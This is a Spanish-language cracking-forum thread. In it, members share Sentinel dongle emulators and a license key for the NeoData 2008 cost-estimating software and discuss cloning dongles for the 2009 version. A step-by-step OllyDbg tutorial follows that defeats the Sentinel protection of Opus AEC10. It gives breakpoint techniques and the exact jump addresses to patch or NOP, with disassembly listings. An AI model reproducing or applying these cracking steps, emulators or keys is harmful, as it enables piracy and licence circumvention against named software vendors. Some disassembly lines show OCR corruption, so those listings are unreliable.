2° Ejecutar Instalar_neodata2008.bat para instalar el nuevo Emulador.

Si se quiere desinstalar ejecutar Remove.bat.

he comprobado que la version neodata 2009 no se comunica con el emulador.
por lo que solo esta en formato DEMO.

Saludos

Archivos adjuntos

Emulador_Sentinel_para_Neodata2008.rar (169.9 KB, 87 vistas)

Gracias mca 20720
Asi rapidicimo y de primera mano, hice exactamente lo que comentas arriba y sas que dice la che.... maquina "Nuevo HardWare detectado"
y me manda al Asistente para la nueva instalacion del HardWare, intente dos cosas:
1. Que el Asistente buscara automaticamente el controlador.
y fallo.
2. Le puse que yo lo seleccionaria de una lista y le puse que el controlador estaba en la carpeta que nos mandaste
y pues tambien que falla.

y ya al ultimo dice, su HardWare no se instalo correctamente es posible que no funsione.....pppppprrrrrrr!!!!!

Alguna Recomendacion Mil gracias.

Gracias de todos modos a todos por el apoyo.

AAAAhhhhh
otra cosa, alguien me puede decir si se puede emular otro candado, ya que cuento con almenos el numero de serie y clave de un cadado real para el neo 2008 y de hecho puedo tener acceso a dicho candado fisico de vez en cuando, je cuando me lo prestan.

mil gracias.

bueno yo no tuve problemas para instalar y desinstalar, ambas opciones corrieron perfectamente pero en realidad no hubo ningun cambio, a los 10 minutos regreso a version demo. bah! que envidia me dan a los que si les funciono. 8-P

Bueno pues este es mi primer aporte.
Les cuento yo baje el emulador modificado para el SCT y efectivamente funcionaperfecto hasta los 10 min. y despues ya saben la historia.

A mi me sirvio esto y lo subi a Rapid... para que lo chequen (es el emulador del tal MEZCALERO)

SANATAS RESPONDE

Gracias por el aporte, creo que si el error solo lo da el emulador es por que en la carpeta de "C:\Neow2008\Sentinel Driver\Sentinel Pro Net\" deven existir los siguientes archivos:

- **sentinel.bat**
- **NeoData.dng**
- **Emulador_SCT.exe**

ahora aqui se los dejo como deven estar configurados el sentinel.bat:

C:\Neow2008\Sentinel Driver\Sentinel Pro Net\Emulador_SCT.exe NeoData.dng

Recuerden que la ruta la pueden cambiar a donde este instalado el neodata.
De cualquier manera qui les dejo los archivos de nuevo.

Gracias RENAV, se te agradece igual la intencion, de hecho al leer tu post fue cuando decidi subirlo ya que este post de neodata tiene muchas vistas y respuestas.

Sentinel Pro Net.rar (130.5 KB,

Lo acabo de bajar y probar y me funciona llevo dos horas trabajandolo hasta el momento y esta OK gracias es un gran aporte, lo corri con la version neow2008 vr 9.10.429 que es la que esta en el portal del neodata

Me informaron hoy de un problema que tiene el emulador en vista, les dice que ya expiro, aqui les dejo el nuevo emulador que corre en XP/VISTA/SERVER2003

La tecnica es la misma que puse en el post anterior (no olviden renombrarlo para que coincida con el .bat).

Por favor reportenme fallas para dejar mas pulidito el emulador.

Ya se subio la descarga del neodata, talvez despues les hace falta:

Me alegro que te funcionara, en verdad necesitabba saber si a alguien le funcionaba el emulador aparte de ami, ya que desde que lo puse no me ha dado ningun problema ni alos 5 ni 10 minutos, ahora solo falta que alguien me confirme que le este funcionando el emulador que subi para Vista.

Respecto alo de matrices, si esta permitido, pero haganlo en la seccion correspondiente, que seria en este caso:

.:: Sanatas Cracker Team ::. > .:: Varios ::. > Profesionistas
Ingenieria Civil y Arquitectura

Link directo:

Archivos adjuntos

Emulador_SCTvista.rar (129.8 KB, 139 vistas)

Maestro SANATAS, y obvio a Backdoor, X-suprem, y todos aquellos que intervinieron en el desarrollo de este emulador.....
Miiii

INSERTAS LA CLAVE 4579175148 Y LISSSSSSSSST

EMPIEZA A TRABAJAR..... y DURA MAS DE 10 MIN JAJAJJJAJAJAJA.

DE NUEVO MIL GRACIAS TEACHERSSSSSSSS.

p.D. disculpen que me aya explayado tanto pero espero que este mini tuto le sirva a las personas que anduvieron como yo frustradas.

a tambien si lo permite el mestro SANATAS podemos compartir matrices como dicen aya arriba, (pero dejemos en claro que este es un foro de CRACKERS y le debo respeto sas)

Ahora apenas me acabo de enterar cual es el problema con el emulador y el neodata 2009, lo que pasa es que el neodata 2009 necesita otro hardware lock distinto al que tenemos actualmente, si tu candado es usb morado, sentinel paralelo (obviamente no funciona con la version 2008), tienes que cambiar tu hardware lock, los hijos de su tiznada madre de neodata te cambian por 500 pesos tu hardware lock(si tienes todavia vigente el año de actualizaciones "GRATUITAS"), si actualizas el software a la version 2009 te incluye el cambio de hardware lock, y si tu llave es paralela el costo del cambio es de 1200. Asi que pues hay que investigar primero que tipo de llave es la que utiliza, debe ser de la misma familia de sentinel me imagino yo, y ver si se puede hacer un dump.

Saludos, resulta que tengo mi llave del 2009, comprada a Neodata, estuve medio investigando y hablando a neodata, (porque antes teniamos licencias del 2008 y me dijeron que me cambiarian mi llave), ahora bien segun lei en la red con la llave ya podria crear el dump y segun yo de esta manera podria crear un emulador..
O alguien que me explique?

Algo mas, Pelibuey, a lo mejor te pasa lo mismo que a mi, checa que quede prendido en automatico el sentinel driver y NO, no tienes que ocupar ninguno de los archivos de la carpeta sentinel que se instalan con el neodata.

Y como van con el emulador para el neodata 2009?

Falta que alguién done la dongle emulada .dng que sea validad para la versión 2009, el emulador sería el mismo que se utiliza para la versión 2008. Si tienes y cuentas con la llave fisica (candado/Sentinel) sería cuestión de que la clonaras nada mas y compartieras el archivo .dng

Que tal.. buen día a todos...
Desde hace como 6 o 7 años comenze a estudiar Ing. en Sistemas tengo referencias del los compas **rooy** y **sanatas** y tambien se me hace muy sonado el nick de **riatanaz** por compaspel.... Por cierto no pase del segundo semetre y ya llebaba arrastrando la asignatura de algoritmos... En ese entonces no muy me intereseba el software y deserte... pero si el hardware ingrese a Mecatronica... otro fracaso.

Al día volvi a Ingresar a la Lic en Sistemas y ya hasta excento de algoritmos estoy ya entiendo mejor la informatica y me gusta mucho más... Por eso hasta ahora me anime a registrarme y participar. Tengo mucho que agradecer al SCT y a cualquiera no mencionado por sus aportaciones... con el trabajo y la escuela tengo menos tiempo que antes pero si tengo la intención... y asi que por aqui nos estaremos viendo...

muy largo saludo pero a lo que venia....
Tengo un cliente que tiene la membresia anual de servicios de neodata, que actualizaciones sin costo o el otro.. etc. Y ciertamente ya tenia el dongle del 2008, descargo el 2009 y le enviaron el serial y nada despues de instalar el 2009 le salia directamente la version demostrativa... asi que me llamo y empezamos a checar e investigando volvi a dar con esta agradable compañia... por cierto el emulador que mejor funciono fue el de SCT (crei que era el vista el problematico... quizás...).. Y después de tanta prueba efectivamente concluimos que el 2009, NO FUNCIONA CON EL DONGLE DEL 2008. Terminaron cambiandole el dongle a mi cliente por uno nuevo "Sentinel pronet dual" y a la primera jalo...

He querido hacer pruebas con el 2009 pero no me deja extraer el *.dng. El del 2008 facilmente lo consegui con el Edgespro pero con este me marca error algo asi como Can't load API....
El dumper de donglebackup.com facilmente volca el dongle pero es igual hay que extraerle el *.dng y asi si ni idea.. ellos encomiendan enviarles el archivo dump y de regreso "tendriamos" el emulador pero ni idea de

eso (por supuesto no es gratis)...

Por el momento es todo platicamos luego y por supuestro Gracias por todos sus aportes

Mandame el dump que sacaste de donglebackup.com, dices que si lo dumpeo correctamente y sin errores verdad.

pd: Ya se por que se te hace facil ahora sistemas, es por que primero escogiste Ingenieria y Luego Licenciatura, hay un mundo de diferencia.

Que bien que SCT te ayude en alguna parte de tus estudios, ya almenos en lo estimulante que es esto del hack & crack.... Bienvenido

P.D. El emulador SCT no solo fue modificado en aspecto, tambien lo termine de crackear porque no era completamente libre y es por eso que fallaba en Vista.

Tutorial Crack Opus AEC10 Revisión 21-06-2008
DarkSide darkside@raza-mexicana.org

Opus AEC10 el software mexicano de ingeniería de costos más utilizado en el mundo, evoluciona y nos sirve para lo siguiente:


Presupuestos basados en precios unitarios.
Cuantificación y números generadores.
Planeación y programación de actividades de obra.
Licitaciones para obra pública o privada.
Control de pagos (estimaciones y escalatorias).
Administración de subcontratos y destajos.
Manejo de almacén de obras (entradas y salidas)
Recepción de requisiciones, cotización y surtido de materiales.

Este programa cuenta con una protección Sentinel UltraPro Usb.

Mochila o **dongle** en inglés es un pequeño dispositivo hardware que se conecta a un ordenador, normalmente, para autenticar un fragmento de software. Cuando la mochila no está conectada, dicho software se ejecuta en un modo restringido o directamente no se ejecuta. Las mochilas son usadas por algunos fabricantes de software como forma de prevención de copias o gestión de derechos digitales pues es mucho más difícil copiar la mochila que el software que ésta autentica. Generalmente las mochilas se conectan por USB o puerto paralelo
Este tipo de dispositivos son usados frecuentemente en programas muy costosos y en software de nicho, como aplicaciones CAD, gestión de hospitales o impresión digital.
En algunos casos la mochila está codificada con una clave de licencia específica por usuario, que determina qué características estarán habilitadas en el programa destino. Esta es una forma de licenciamiento muy controlado ya que permite al proveedor que su cliente dependa de sus servicios. (Rainbow Technologies)

Ya que hemos visto alguna información referente a la protección con la que cuenta nuestro programa que vamos analizar, empezaremos.

Lo primero, abrimos el archivo opusw.exe en el ollydbg, lo dejamos correr y ver que pasa.



El mensaje de error al no encontrar la pastilla. sin cerrar el mensaje ponemos un breackpoint en destroywindow de user32.

Buscamos la dll USER32.DLL, la seleccionamos y damos click derecho y "view names" o solo CTRL+N, nos aparecerá una ventana donde están las funciones de USER32, no será necesario estar buscando el bpx, solo empiezan a teclear el nombre de la api a la que quieren poner el bpx, en este caso teclearemos "destroywindow" y solo ira filtrando entre las demás apis, pulsamos F2 para poner el bpx en la api.

Names in user32

Address	Section	Type	Name
7E391278	.text	Import	KERNEL32.DeleteFileW
7E39FA55	.text	Export	DeleteMenu
7E391194	.text	Import	GDI32.DeleteMetaFile
7E391198	.text	Import	GDI32.DeleteObject
7E3C0288	.text	Export	DeregisterShellHookWindow
7E3BFE55	.text	Export	DestroyAcceleratorTable
7E39C236	.text	Export	DestroyCaret
7E39EF3D	.text	Export	DestroyIcon
7E39EFC8	.text	Export	DestroyMenu
7E3E7CB0	.text	Export	DestroyReasons
7E39DB6B	.text	Export	DestroyWindow
7E3D9EC8	.text	Export	DeviceEventWorker
7E3D6B50	.text	Export	DialogBoxIndirectParamA
7E3A594B	.text	Export	DialogBoxIndirectParamAorW
7E3B2032	.text	Export	DialogBoxIndirectParamW
7E3BB10C	.text	Export	DialogBoxParamA
7E3A555F	.text	Export	DialogBoxParamW
7E3D61C1	.text	Export	DisableProcessWindowsGhosting
7E3911F4	.text	Import	KERNEL32.DisableThreadLibraryCalls
7E3996B8	.text	Export	DispatchMessageA

Ya que hemos hecho lo anterior volvemos al programa y cerramos la ventana no deseada, automáticamente saltara el bpx que pusimos en USER32 en el olly, ahora quitamos el bpx y pulsamos CTRL+F9 para correr la aplicación hasta el próximo RET (esto viene siendo el fin de esa CALL) ya que llegamos al RET pulsamos F8 para salir de esa CALL, si aun no caemos en el modulo que estamos crackeando (programa) hacemos lo mismo CTRL+F9 y F8, así hasta llegar al modulo del programa o alguna dll del mismo programa, cuando llegamos a este modulo lo en la instrucción de arriba de donde llegaste debe ser una CALL que es la que mando destruir la ventana, de aquí en adelante usamos el sentido común, es decir si arriba no hay un salto condicional que salte esa call, pues trazaremos hasta salir de esa call y ver lo que hay afuera de ella, esto es "trazando hacia atrás", un ejemplo muy sencillo de lo que nos podemos encontrar llegando a un modulo del programa seria que arriba de la CALL que manda destruir la ventana estuviera un salto condicional que nos enviara líneas abajo de esa dll y caer en el call que mando el error.

```
004C3BBB  . 59              POP ECX
004C3BBC  > E8 97ECFFFF     CALL opusw.004C2858
004C3BC1  . 68 CCC95800     PUSH opusw.0058C9CC                 Arg1 = 0058C9CC
004C3BC6  . E8 8DAF0A00     CALL opusw.0056EB58                 opusw.0056EB58
004C3BCB  . 59              POP ECX
004C3BCC  . 68 5A020000     PUSH 25A
004C3BD1  . 68 2D010000     PUSH 12D                            Arg2 = 0000012D
004C3BD6  . 6A 00           PUSH 0                              Arg1 = 00000000
004C3BD8  . E8 7030FFFF     CALL opusw.004B6C4D                 opusw.004B6C4D
004C3BDD  . 83C4 08         ADD ESP,8
004C3BE0  . 50              PUSH EAX                            Arg1
004C3BE1  . E8 6730FFFF     CALL opusw.004B6C4D                 opusw.004B6C4D
004C3BE6  . 83C4 08         ADD ESP,8
004C3BE9  . 8945 F0         MOV DWORD PTR SS:[EBP-10],EAX
004C3BEC  . 8D95 B4FEFFFF   LEA EDX,DWORD PTR SS:[EBP-14C]
004C3BF2  . 52              PUSH EDX
004C3BF3  . 68 983C5900     PUSH opusw.00593C98
004C3BF8  . E8 03630800     CALL opusw.00549F00
004C3BFD  . 83C4 08         ADD ESP,8
004C3C00  . 68 04010000     PUSH 104
004C3C05  . 8D8D B4FEFFFF   LEA ECX,DWORD PTR SS:[EBP-14C]
004C3C0B  . 51              PUSH ECX                            Arg1
004C3C0C  . E8 CBEDFFFF     CALL opusw.004C29DC                 opusw.004C29DC
004C3C11  . 83C4 08         ADD ESP,8
004C3C14  . 50              PUSH EAX                            Arg4
004C3C15  . 68 F8C85800     PUSH opusw.0058C8F8                 Arg3 = 0058C8F8 ASCII "Archivo"
004C3C1A  . 68 F2C85800     PUSH opusw.0058C8F2                 Arg2 = 0058C8F2 ASCII "Ayuda"
004C3C1F  . 8B45 F0         MOV EAX,DWORD PTR SS:[EBP-10]
004C3C22  . 50              PUSH EAX                            Arg1
004C3C23  . E8 D4640800     CALL opusw.0054A0FC                 opusw.0054A0FC
004C3C28  . 83C4 10         ADD ESP,10
004C3C2B  . E8 68D7FFFF     CALL opusw.004C1398
004C3C30  . 68 E4505900     PUSH opusw.005950E4                 Arg1 = 005950E4
004C3C35  . E8 5E400B00     CALL opusw.00577C98                 opusw.00577C98
004C3C3A  . 59              POP ECX
004C3C3B  . 6A 00           PUSH 0
004C3C3D  . 6A 00           PUSH 0
004C3C3F  . E8 DCE70800     CALL opusw.00552420                 opusw.00552420
004C3C44  . 83C4 08         ADD ESP,8
004C3C47  . E8 00DCFFFF     CALL opusw.004C184C
004C3C4C  . 85C0            TEST EAX,EAX
004C3C4E  .v75 0F           JNZ SHORT opusw.004C3C5F
004C3C50  . 8B55 08         MOV EDX,DWORD PTR SS:[EBP+8]
004C3C53  . 52              PUSH EDX                            Arg1
004C3C54  . E8 8F270800     CALL opusw.005463E8                 opusw.005463E8
004C3C59  . 59              POP ECX
004C3C5A  .vE9 950D0000     JMP opusw.004C49F4
004C3C5F  > E8 8037F8FF     CALL opusw.004473E4
```

Aquí esta la llegada de un salto condicional de mas arriba


Este Call Realiza Algunas Comprobaciones

Vamos a seguir de donde viene ese salto, y llegar hasta el origen, aquí esta la imagen de lo que nos da seguir el origen de ese salto.

Este salto es el que lleva al error y checamos que viene de otro mas arriba Que es el que vamos a nopear para que no realice el salto

Lo volvemos a correr con un bpx en el salto 00552430, y al saltar el olly nopearemos esa dirección ya que no queremos que salte jamás.

Ahora nos sale que metamos el número del candado o algo así.



Usaremos la misma técnica de destroywindow, ponemos el bpx y después le damos aceptar.

Nos saldrá esta ventana de que la clave es incorrecta, le damos aceptar y nos saltara el bpx que hemos puesto en el olly, y de la misma forma iremos a donde nos esta mandando el error.

```
004C3C47  . E8 00DCFFFF   CALL opusw.004C184C
004C3C4C  . 85C0          TEST EAX,EAX
004C3C4E  .v75 0F         JNZ SHORT opusw.004C3C5F
004C3C50  . 8B55 08       MOV EDX,DWORD PTR SS:[EBP+8]
004C3C53  . 52            PUSH EDX                                 Arg1
004C3C54  . E8 8F270800   CALL opusw.005463E8                      opusw.005463E8
004C3C59  . 59            POP ECX
004C3C5A  .vE9 9S0D0000   JMP opusw.004C49F4
004C3C5F  > E8 8037F8FF   CALL opusw.004473E4
004C3C64  . 85C0          TEST EAX,EAX
004C3C66  .v75 0E         JNZ SHORT opusw.004C3C76
004C3C68  . E8 1FF1FFFF   CALL opusw.004C2D8C
004C3C6D  . 85C0          TEST EAX,EAX
004C3C6F  .v75 05         JNZ SHORT opusw.004C3C76
004C3C71  . E8 9719FEFF   CALL opusw.004A560D
004C3C76  > 803D E04F5900 CMP BYTE PTR DS:[594FE0],0
004C3C7D  .v75 08         JNZ SHORT opusw.004C3C87
004C3C7F  . 6A 01         PUSH 1
004C3C81  . E8 F2EAFFFF   CALL opusw.004C2778
004C3C86  . 59            POP ECX
```


Esta call es la encargada de llamar la forma para la clave del opus

Esta call simplemente nos saca del sistema después de comprobar la clave

Veamos si modificando el salto 004C3C66 al convertir en jmp, nos saltamos definitivamente el mensaje de la ventana de que la clave es incorrecta.

FUE UN ÉXITO, SI SE PUEDE!!!.

Pero aun no terminamos, ya que cuando abrimos una obra nos vuelve a dar el mensaje de error.




Pero, volvemos a hacer la técnica de destroytwindow, y volvemos a caer cerca de donde hicimos la primera modificación. y vemos que hay un salto que debería estar saltando y no lo esta haciendo, el salto lo vamos a convertir en jmp

```
005526A5  . 8D85 04FEFFFF LEA EAX,DWORD PTR SS:[EBP-1FC]
005526A6  . 8D95 04FEFFFF LEA EDX,DWORD PTR SS:[EBP-1FC]
005526A6  . 6A 02         PUSH 2
005526A8  . 6A FF         PUSH -1                                  Arg3 = FFFFFFFF
005526AA  . 50            PUSH EAX                                 Arg2
005526AB  . 52            PUSH EDX                                 Arg1
005526AC  . E8 5BEAF6FF   CALL opusw.004C10CC                      opusw.004C10CC
005526B1  . 83C4 0C       ADD ESP,0C
005526B4  . 50            PUSH EAX                                 Arg3
005526B5  . 6A 00         PUSH 0                                   Arg2 = 00000000
005526B7  . 6A 00         PUSH 0                                   Arg1 = 00000000
005526B9  . E8 0635FFFF   CALL opusw.00545B84                      opusw.00545B84
005526BE  . 83C4 10       ADD ESP,10
005526C1  . E8 872FFSFF   CALL opusw.004A560D
005526C6  .vEB 54         JMP SHORT opusw.005526DC
005526C8  > 807D 0C 00    CMP BYTE PTR SS:[EBP+C],0
005526CC  .v74 4E         JE SHORT opusw.005526DC
005526CE  . E8 59FCFFFF   CALL opusw.005522EC
005526D3  . 84C0          TEST AL,AL
005526D5  .v75 45         JNZ SHORT opusw.005526DC
005526D7  . 68 F4010000   PUSH 1F4                                 Arg3 = 000001F4
005526DC  . 8D8D 04FEFFFF LEA ECX,DWORD PTR SS:[EBP-1FC]
005526A2  . 51            PUSH ECX                                 Arg2
005526A3  . 68 D1000000   PUSH 0D1                                 Arg1 = 000000D1
005526A8  . E8 5802F6FF   CALL opusw.004B28FD                      opusw.004B28FD
005526AD  . 83C4 0C       ADD ESP,0C
005526B0  . 8D85 04FEFFFF LEA EAX,DWORD PTR SS:[EBP-1FC]
005526B6  . 8D95 04FEFFFF LEA EDX,DWORD PTR SS:[EBP-1FC]
005526BC  . 6A 02         PUSH 2
005526BE  . 6A FF         PUSH -1                                  Arg3 = FFFFFFFF
005526C0  . 50            PUSH EAX                                 Arg2
005526C1  . 52            PUSH EDX                                 Arg1
005526C2  . E8 05EAF6FF   CALL opusw.004C10CC                      opusw.004C10CC
005526C7  . 83C4 0C       ADD ESP,0C
005526CA  . 50            PUSH EAX                                 Arg3
005526CB  . 6A 00         PUSH 0                                   Arg2 = 00000000
005526CD  . 6A 00         PUSH 0                                   Arg1 = 00000000
005526CF  . E8 B034FFFF   CALL opusw.00545B84                      opusw.00545B84
005526D4  . 83C4 10       ADD ESP,10
005526D7  . E8 312FFSFF   CALL opusw.004A560D
005526DC  > B0 01         MOV AL,1
005526DE  . 8BE5          MOV ESP,EBP
005526E0  . 5D            POP EBP
005526E1  . C3            RETN
005526E2  . 90            NOP
```

Convertirlo a JMP


Volvemos a correrlo y funciona bien, ya abre las obras y podemos crear también.




Este articulo es basando al tutorial realizado por Sanatas,
que pertenece al grupo Sanatas Cracker Team y al cual le doy gracias.

El tutorial que realizo Sanatas es sobre la Revisión 11-09-2006, yo solamente analicé los datos que daban referencia y los expuse para poder llevarlos acabo en la ultima Revisión 21-06-2008.

Solamente falta encontrar las varias de las partes en donde les autoriza mandar a imprimir, que por cierto, ya no les va a salir la ventana de clave para imprimir ya que el salto que modificamos para el principio es el mismo call que usa en esa forma.



Así que solo nos saldrá clave invalida.





Hasta aquí Sanatas dejo el tutorial para que uno mismo fuera buscando los obstáculos que tiene el programa en algunas de sus opciones y no solamente a esperar a que nos dieran el crack.

Estas son unas de los obstáculos que quedaron pendientes.


Backdoor_b mando en el foro un reporte de bugs referentes al crack que habían realizado, para exponer los obstáculos que todavía estaban al momento de estar trabajando con el programa.


En la Opción de "Ejecución", por ejemplo "Lista de Escalatorias" o "Lista de Estimaciones" sale una ventana de Dialogo donde pide la clave NEM.





y al ponerle cualquier cosa pues nos manda un mensaje que dice "La entrada al Modulo II de Opus Ole es incorrecta" y no nos deja entrar.
Otro detalle de lo más importante es que cuando ya llevas una cierta cantidad de Datos introducidos en cualquier obra, en determinado momento no te deja agregar mas conceptos y manda la 2 siguientes ventanas una después de aceptar la primera.







Estas ventanas ya no te saldrán mas, ya que en alguna parte ya realizamos una modificación que nos salta esta rutina.

Solamente vayan a Obra, abrir, buscar obra, y en el directorio de opusaec10 en el directorio de Obras les debe aparecer "Ejemplo Opus" y pues la seleccionan y eso es todo, escojan la sección de Catálogos y traten de añadir Materiales, o cualquier cosa y verán lo que les digo.

Los primeros pasos del tutorial les seran de gran ayuda para poder encontrar estos obstáculos al querer trabajar con el programa control.exe, ya que trae las mismas secuencias al iniciar.





Ya es solo cuestión de cada uno para poder seguir los pasos que se han dejado anteriormente para continuar buscando los obstáculos y poder ir aprendiendo poco a poco.


Espero que les sean de utilidad esta información para que vayan aprendiendo y no solamente esperar a que personas terceras realicen un crack para poder pedirlo y perder ese momento de poder aprender nuevas cosas uno mismo al estar buscando e invetigando.

